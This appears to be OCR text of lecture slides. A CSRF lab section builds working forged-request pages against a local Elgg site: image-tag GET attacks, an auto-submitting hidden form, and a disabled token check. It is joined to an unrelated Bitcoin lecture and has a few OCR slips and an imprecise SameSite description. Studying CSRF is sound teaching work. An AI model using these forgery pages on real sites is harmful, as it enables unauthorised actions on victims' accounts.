
Cross-Site Requests and Its Problems

Outline

- Cross-Site Requests and Its Problems
- Cross-Site Request Forgery Attack
- CSRF Attacks on HTTP GET
- CSRF Attacks on HTTP POST
- Countermeasures



- When Firefox, displaying a page from a **google.com,** might send a HTTP request back (to get an image) to **google.com**, it is called **same-site request**.
- If this request is sent to a **different website** (e.g., uwindsor.ca), it is called **cross-site request** because the page comes from and where the request goes are different.

Eg : Webpage (from attacker.com) can include a Facebook link. When Alice visits attacker.com, her browser might send HTTP request to Facebook.

Cross-Site Requests and Its Problems

- When a request is sent to example.com from www.example.com webpage, the browser attaches all the cookies belonging to example.com.
- when a request is sent to example.com from **another site** (other than example.com), the browser still will attach the same cookies (**if it has**).
- Server receives the same http request with same cookies. So it cannot tell the request from the same-site or cross-site
- Thus, it is possible for attacker website to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF).**

Cross-Site Request Forgery Attack

Environment Setup:

- Target website
- Victim user who has an active session on the target website
- Attacker controlled malicious website

Steps:

- The victim has logged into the target website (so a cookie has been set).
- The attacker crafts a webpage that can forge a cross-site request to be sent to the targeted website.
- The attacker needs to attract the victim user to visit the malicious website (where a http request to the target site is sent and a cookie is attached).

Environment Setup

- Elgg: open-source web application for social networking
- Countermeasures for CSRF is disabled by us in the VM
- Target website (on 10.9.0.5): **http://www.seed-server.com**
- Attacker's website (on 10.9.0.105): **http://www.attacker32.com**
- These websites are hosted on localhost via Apache's Virtual Hosting configured at **/etc/apache2/sites-available**

```
<VirtualHost *:80>
    ServerName www.attacker32.com
    DocumentRoot "/var/www/attacker"
</VirtualHost>
```

```
<VirtualHost *:80>
    DocumentRoot /var/www/elgg
    ServerName   www.seed-server.com
    <Directory /var/www/elgg>
        Options FollowSymlinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

CSRF Attacks on HTTP Get Services (http://www.example32.com/testing.html)

- HTTP GET requests with input: data (foo and bar) are attached in the URL.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1   ← Data are attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

- HTTP POST requests: data (foo and bar) are placed inside the data field of the HTTP request.

```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world              ← Data are attached here!
```

CSRF Attack on GET Requests - Basic Idea

- Consider an online banking web www.bank32.com which allows users to transfer money from their accounts to other people's accounts.
- An user is logged in into the web application and has a session cookie which uniquely identifies the authenticated user.
- HTTP request to transfer $500 from his/her account to account 3220: http://www.bank32.com/transfer.php?to=3220&amount=500
- An attacker can prepare a similar link on a malicious page (with attacker's account # as the recipient) and cheat the user to click on this link. The user's browser will then attach the bank32.com cookie with this HTTP request to send to www.bank32.com, which results in an **unexpected** money transfer.

CSRF Attack on GET Requests - Basic Idea

- Unfortunately, a user is probably unlikely to click on such a link.
- However, attacker can prepare HTML tags like img and iframe in some normal web page. Once user visits the malicious page, the GET requests will be triggered automatically by the browser (trying to fetch the tags from the img/iframe link while this link is malicious HTTP request).

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

Attack on Elgg's Add-Friend Service

Goal : Add yourself to the victim's friend list without his/her consent.

Investigation taken by the attacker Samy:

- Creates an Elgg account using Charlie as the name.
- In Samy's account, he clicks add-friend button to add Charlie to his friend list. Using Firefox **HTTP Header Live** to capture the add-friend HTTP request.

Captured HTTP Header

```
GET  http://www.seed-server.com/action/friends/add?friend=58&__elgg_ts=1636610178&__elgg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: Elgg=9ibu5rdvcglot3f4fvm3g04jvt ③
```

① ②

Mark ① : URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Charlie's UserID (GUID) is 58.

Mark ② : Elgg's countermeasure against CSRF attacks which are disabled.

Line ③ : Session cookie which is unique for each user. It is automatically sent by browsers.

Create the malicious web page

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" />
</body>
</html>
```

1. The img tag will trigger an HTTP GET request. When browsers render a web page and sees an img tag, it sends an HTTP GET request to get the "**image**" (but it is addfriend request).
2. The attacker use add-friend URL along with friend parameter (here 59). The size of the image is very small so that the victim is not suspicious.
3. The crafted web page is placed in the malicious website www.attacker32.com/addfriend.html (inside the `/var/www/attacker` folder at attacker VM).

Attract Victim to Visit Your Malicious Page

- Samy can send a private message to Alice with the link to the malicious web page.
- If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser and a forged add-friend request will be sent to the Elgg server.
- On success, Samy will be added to Alice's friend list.

CSRF Attacks on HTTP POST Services

HTML form with Submit button (/var/www/attacker/testing.html)

```
<form action="http://www.example32.com/showcookies.php" method="post">
  <input type="text" name="fname" value="some data"><br><br>
  <input type="submit" value="Submit (POST)" style="background-color: silver;">
</form>
```

- POST requests can be generated using HTML forms. The above form has one text field and a `Submit` button.
- When the user clicks on the `Submit` button, POST request will be sent out to the URL specified in the action field with *fname* field in the body.
- Check the POST request on **HTTP Header Live**
- But attacker has to trigger the user's browser to submit the form without the action from the user.

CSRF Attacks on HTTP POST Services

Constructing a POST Request Using JavaScript

```
<script type="text/javascript">
function forge_post()
{
  var fields;
  fields +="<input type='text' name='fname' value='some data'>";

  var p=document.createElement("form");  ①
      p.action="http://www.example32.com/showcookies.php";
      p.innerHTML=fields;
      p.method="post";
      document.body.appendChild(p);
      p.submit();  ②
}
window.onload=function() {forge_post();} ③
</script>

</body>
</html>
```

Line ③ : The JavaScript function "forge_post()" will be invoked automatically once the page is loaded.

Line ①: Creates a form dynamically; request type is set to "POST"

Line 2: Submits the form automatically.

15 ->

- We create a new <form> element using p=document.createElement('form'). The properties are explained as follows.
- document.body.appendChild(**p**): This will add the form **p** to the page.
- **p.action**: this sets the URL where the form will be submitted to
- **p.method**: this sets the HTTP request method when sending to the server. Here we use the post method.
- **p.innerHTML**: this allows you to define or modify the HTML content inside the element p. This is the HTML content for the form.
- E.g., <hl>New Heading</hl> New paragraph content.
- Then, **p.innerHTML**="<hl>New Heading</hl> New paragraph content. "
- **p.submit()**: Then, we call p.submit() to submit the form using JavaScript. This is equivalent to clicking the submit button in the form.
- **window.onload**: window.onload is an event that fires when the entire webpage (including all of its resources, such as images and scripts) has finished loading. It is a global event that is triggered on the window object, which represents the browser window. In our example, the event is the function forge_post().

Attack on Elgg's Edit-Profile Service

Goal : Putting a statement "SAMY is MY HERO" in the victim's profile without the consent from the victim.

Investigation by the attacker Samy

- Samy captured an edit-profile request using **HTTP Header Live**.

Attack on Elgg's Edit-Profile

```
POST  http://www.seed-server.com/action/profile/edit  ①
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------
Content-Length: 2979
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=m44p8t5jgueu9ak1pm83akj7g8  ②
Upgrade-Insecure-Requests: 1  ③

__elgg_token=xDQpco0lz439bBFS6hfyog
&__elgg_ts=1636813025&name=Samy
&description=&accesslevel[description]=2
&briefdescription=Samy is my hero!
&accesslevel[briefdescription]=2&location=&accesslevel[location]
```

Line ① : URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are disabled

Attack on Elgg's Edit-Profile Service

```
__elgg_token=xDQpco0lz439bBFS6hfyog
&__elgg_ts=1636813025&name=Samy
&description=&accesslevel[description]=2  ⑤
&briefdescription=Samy is my hero!  ④
&accesslevel[briefdescription]=2&location=&acc
&guid=59  ⑥
```

Line ④: Description field with text "SAMY is MY HERO"

Line ⑤: Access level of each field : 2 means viewable by everyone

Line ⑥: User Id (GUID) of the victim (will be **Alice in the attack).** This can be obtained by visiting victim's profile page source, looking for the following:

```
Elgg.page_owner={"guid":56,"type":"user",...}
```

Summary

- Cross-site requests v.s. same-site requests.
- Why cross-site requests should be treated differently.
- How to conduct CSRF attack
- The fundamental cause of the CSRF vulnerability
- How to defend against CSRF attack

Craft the Malicious Web Page (/var/www/attacker/editprofile.html)

```
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is My Hero!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The JavaScript function creates a hidden form with the description entry as our text.

When the victim visits this page, the form will be automatically submitted (POST request) from the victim's browser to the edit-profile service at "http://www.seed-server.com/action/profile/edit" causing the message to be added to the victim's profile.

Fundamental Causes of CSRF

- The server cannot distinguish whether a request is cross-site or same-site
  - Same-site request: coming from the server's own page. Trusted.
  - Cross-site request: coming from other site's pages. Not Trusted.
  - We cannot treat these two types of requests the same.
- Does the browser know the difference?
  - Of course. The browser knows from which page a request is generated.
  - Can browser help?
- How to help server?
  - Referer header (browser's help)
  - Same-site cookie (browser's help)
  - Secret token (the server helps itself to defend against CSRF)

Countermeasures: Referer Header

- HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- This field reveals part of browsing history causing privacy concern and hence, this field is **mostly** removed from the header.
- Hence, the server cannot use this as a **reliable** source.

Countermeasures: Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called `SameSite`.
- This attribute is defined by the server and it tells the browsers whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the value of this attribute.
- Values
  - Strict (Not sent along with cross-site requests)
  - Lax (Sent with cross-site requests)

Countermeasures: Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers (the same origin policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.

Elgg's Countermeasure

- Uses secret-token approach : __elgg_ts and __elgg_token.
- The values are stored inside two JavaScript variables and also in all the forms where user action is required.

```
<input type = "hidden" name = "__elgg_ts" value = "..." />
<input type = "hidden" name = "__elgg_token" value = "..." />
```

- The two hidden parameters are added to the form so that when the form is submitted via an HTTP request, these two values are included in the request.
- These two hidden values are generated by the server and added as a hidden field in each page.
- It is verified by a php program (we commented out by **return** without verify)

```
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
    ... (code omitted) ...
}
```

Elgg's Countermeasure

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

→ *JavaScript variables to access using JavaScript code.*


Elgg's security token is a MD5 digest of four pieces of information :

- Site secret value
- Timestamp
- User session ID
- Randomly generated session string

Overview

- Bitcoin address
- Bitcoin transactions
- Locking and unlocking script
- Blocks and Bitcoin mining
- Blockchain

Public key and Private key




Elliptic Curve

$$y^2 = x^3 + 7$$

Fix a point P=(x_0, y_0) on the curve (i.e., P satisfies the equation)
Public Key: Q=d*P, a point on the curve.
(* is a magic operator s.t. it is hard to find d using P, Q).
private key: d

Turn Public-Key into Bitcoin Address



Bitcoin address generation: http://gobittest.appspot.com/Address

Generate keys and address from python

Bitcoin programming documentation: https://bitcoin-boh.readthedocs.io/en/latest/bitcoin.html

keygen.py


```
from os import urandom
from bitcoin import SelectParams
from bitcoin.wallet import CBitcoinSecret, P2PKHBitcoinAddress

SelectParams('testnet')          # Indicate address starts with 6F

seckey = CBitcoinSecret.from_secret_bytes(urandom(32))   # 32 byte secret

print("Private key: %s" % seckey)
print("Address: %s" %
      P2PKHBitcoinAddress.from_pubkey(seckey.pub))
```

object holding your bitcoin address

obtain test bitcoins via transaction from faucet

- Go to https://testnet-faucet.com/btc-testnet/
- paste your bitcoinaddress generated by keygen.py (limit to one time per hour)
- You address will receive some bitcoin (to be confirmed in a few minuates). (see your transaction at **live.blockcypher.com**)

Transaction tx: example



Transaction fee = (2 + 1.5) – (2.5 + 0.5 + 0.49997) = 0.00003 BTC

General Transaction format (https://en.bitcoin.it/wiki/Transaction)

txID= Hash

	version	protocol version (dictates block format and fields)
	n-in	number of inputs in this transaction
	n-out	number of outputs (indexed as: 0, 1, ...)
	lock-time	if 0, allows transaction to be included without delay
input		for each input, include:
	prev-out-txID	txID of earlier transaction whose output is to be used
	prev-out-index	which output of that earlier transaction (0 means first)
	scriptSig	an *unlocking script* (e.g., with signature to claim ownership)
output		for each output, include:
	out-index	(implicit) used as reference when this output is later spent
	btc-value	bitcoin value intended for receiver
	scriptPubKey	a *locking script* (e.g., with receiver's hashed public key)

Transaction-ID **txID**= SHA256 (**SHA256** (the whole transaction data))


Input and output in a transaction

```
"vin": [
 {                                  ← The first input
  "txid": "acb039...6a97",          ← previous transaction
  "vout": 0,                        ← index of the referenced output
  "scriptSig": {
     "asm": "304402...acf6[ALL] 0364e5...2272",
     "hex": "473044...acf601210364e5...2272" ← Unlocking script
  },                                              mainly digital signature
 },                  Tell interpreter to put 47 bytes to stack
 {                                  ← The second input
  "txid": "8c9cd1...9739",          ← previous transaction
  "vout": 0,                        ← index of the referenced output
  "scriptSig": {
       "asm": "304502...53af[ALL] 032a97...2752",
       "hex": "483045...53af0121032a97...2752" ← Unlocking script
  },
 }
],
"vout": [
 {                                  ← The first output
  "value": 14384551,                ← The payment amount in Satoshi (1BTC=10^8 Satoshi)
  "n": 0,                           ← The output index
  "scriptPubKey": {
    "asm": "OP_DUP OP_HASH160 ec...be OP_EQUALVERIFY OP_CHECKSIG",
    "hex": "76a914...88ac",  ← Locking script , mainly signature public key
    "reqSigs": 1,
    "type": "pubkeyhash",           ← pay-to-pubkey-hash type
    "addresses": [
      "1NYKLQLk5L79...cLgHWx"       ← the receipient's bitcoin address
```

11 -> Note to instructor: using a board or drawing directly on the slide to show how the script execute

21 -> Block_Hash is **Hash256**(Hash256(**header**)), similar to txID.

Locking/Unlocking Script: how to use bitcoins to pay?



Tony has to verify (unlocking_script_bob, locking_script_1) consistent
i.e., unlocking_script_bob is a signature of Bob.

Pay-to-PubKey-Hash (P2PKH): popular locking/unlocking script

- **LockingScript1** at **txID1**:
  OP_DUP OP_HASH160 <PubKeyHash> OP_EQUALVERIFY OP_CHECKSIG
- **Unlocking_Script_Bob** at **txID2**:
  <signature> <public key>
- To validate txID2, **Tony** will put them together and verify on **the stack**:
  <signature><public key> OP_DUP OP_HASH160 <PubKeyHash> OP_EQUALVERIFY OP_CHECKSIG
- How to understand and verify on a **stack:**

a. **Explain**: https://en.bitcoin.it/wiki/Script
b. **Hands-on Practice**: https://siminchen.github.io/bitcoinIDE/build/editor.html
8 6 op_2dup op_add e op_equalverify op_sub 2 op_equalverify

Scripting Evaluation Examples

```
scriptPubKey: OP_ADD <100> OP_EQUAL
scriptSig:    <5> <95>

Combined script: <5> <95> OP_ADD <100> OP_EQUAL
```


```
scriptPubKey: OP_SHA256 <6fe2...3ffe> OP_EQUAL
scriptSig:    <f343...f0f5>

Combined script:
    <f343...f0f5> OP_SHA256 <6fe2...3ffe> OP_EQUAL
```

Pay-to-MultiSig (P2MS)

```
scriptPubKey: <2> <PubKey 1> <PubKey 2> <PubKey 3> <3>
              OP_CHECKMULTISIG
scriptSig: <Signature 1> <Signature 2>

Combined script:
    <Signature 1> <Signature 2>
    <2> <PubKey 1> <PubKey 2> <PubKey 3> <3> OP_CHECKMULTISIG
```

Pay-to-Script-Hash (P2SH)

```
scriptPubKey: OP_HASH160 <Script Hash> OP_EQUAL

scriptSig: <Unlocking Script> <Serialized Redeem Script>
```



Use P2SH for MultiSig

Pay-to-MultiSig (P2MS)


```
scriptPubKey: <2> <PubKey 1> <PubKey 2> <PubKey 3> <3>
              OP_CHECKMULTISIG
scriptSig: <Signature 1> <Signature 2>

Combined script:
    <Signature 1> <Signature 2>
    <2> <PubKey 1> <PubKey 2> <PubKey 3> <3> OP_CHECKMULTISIG
```

Pay-to-Script-Hash (P2SH)

```
Redeem Script:
   <2> <PubKey 1> <PubKey 2> <PubKey 3> <3> OP_CHECKMULTISIG

scriptPubKey: OP_HASH160 <Hash of Redeem Script> OP_EQUAL
scriptSig:    <Sig 1> <Sig 2> <Serialized Redeem Script>
```

Generating Blocks

- Miners group new transactions into a **new block (e.g., Block 3)**.
- The new block is appended to the existing blockchain




Sending Transaction


- After a node has generated a transaction, it sends the transaction to the network
- Each peer will verify the transaction, and then forward it to their peers
- Eventually, every node on the network will receive the transaction
- Some special node called miner will be responsible for adding the transaction to the public ledger (i.e., blockchain).

Blockchain: Make Chaining Difficult

- Nonce is added to each block
- Block hash must satisfy requirement (e.g. 20 leading zeros)
- Since computation power will increase over time, number of leading zeros is intentionally increased over time (s.t. it still takes 10min to find and add a new block into the blockchain).




many transactions included in a new block



Mining


- Proof-of-Work: find a **nonce**, s.t. when the hash of the block satisfies a special requirement, such as having **20 leading zeros**
- Rewarding:
  - **Coinbase transaction**: new bitcoins are mined and given to the miner (currently, worth 6.25 BTC)
  - **Transaction fees**
- Once a miner has found a block, it immediately sends the block to its peers, who will verify the block and then forward the block to their peers.
- Eventually, all the nodes will see this new block, and add it to their ledgers.

Include Merkle Root in Block



Hash of Block i is called **Block_Hash**

Merkle Tree




Benefit:
- To find whether a transaction is included in a block, you don't need all the transactions
- Good for non-full nodes (who do not download the complete information of blockchain)

Branching

- Each node on the bitcoin network has a blockchain from received blocks.

1. It is possible a node receives two blocks with the **same** previous block.
2. **Policy**: Miner mines a new block always pointing to the **tail** of the **longest** chain.




Branching occurs when two valid blocks are found about the same time

The longest chain wins

Confirmation Number


- To avoid double spending, a tx receiver will wait for the block (containing his tx) to be followed by many blocks. In this case, receiver will be confident that his tx will be on the longest chain.



The larger a block's confirmation number is, the less likely it will be removed from the blockchain (i.e., blockchain including his tx is shorter than another chain later).

Double Spending

- If I bought a car via tx1 in block563003 of Branch B, I can use the coin in the input of tx1 to buy a boat in a tx2. I can do this since Branch B is abandoned by every node. So my double spending is OK.




Probability of Double Spending

Confirmation	2%	8%	10%	20%	30%	40%	50%
1	4%	16%	20%	40%	60%	80%	100%
2	0.237%	3.635%	5.600%	20.800%	43.200%	70.400%	100%
3	0.016%	0.905%	1.712%	11.584%	32.616%	63.488%	100%
4	0.001%	0.235%	0.546%	6.669%	25.207%	57.958%	100%
5	≈ 0	0.063%	0.178%	3.916%	19.762%	53.314%	100%
6	≈ 0	0.017%	0.059%	2.331%	15.645%	49.300%	100%
7	≈ 0	0.005%	0.020%	1.401%	12.475%	45.769%	100%
8	≈ 0	0.001%	0.007%	0.848%	10.003%	42.621%	100%

Attacker's hash power

Attacker can always double spends if it has 50% hash power of all nodes in the blockchain network

Double Spending with Majority Hash Power



Summary

- Bitcoin address
- Transactions, locking and unlocking script
- Bitcoin mining
- Blockchain, branching, confirmation number, and double spending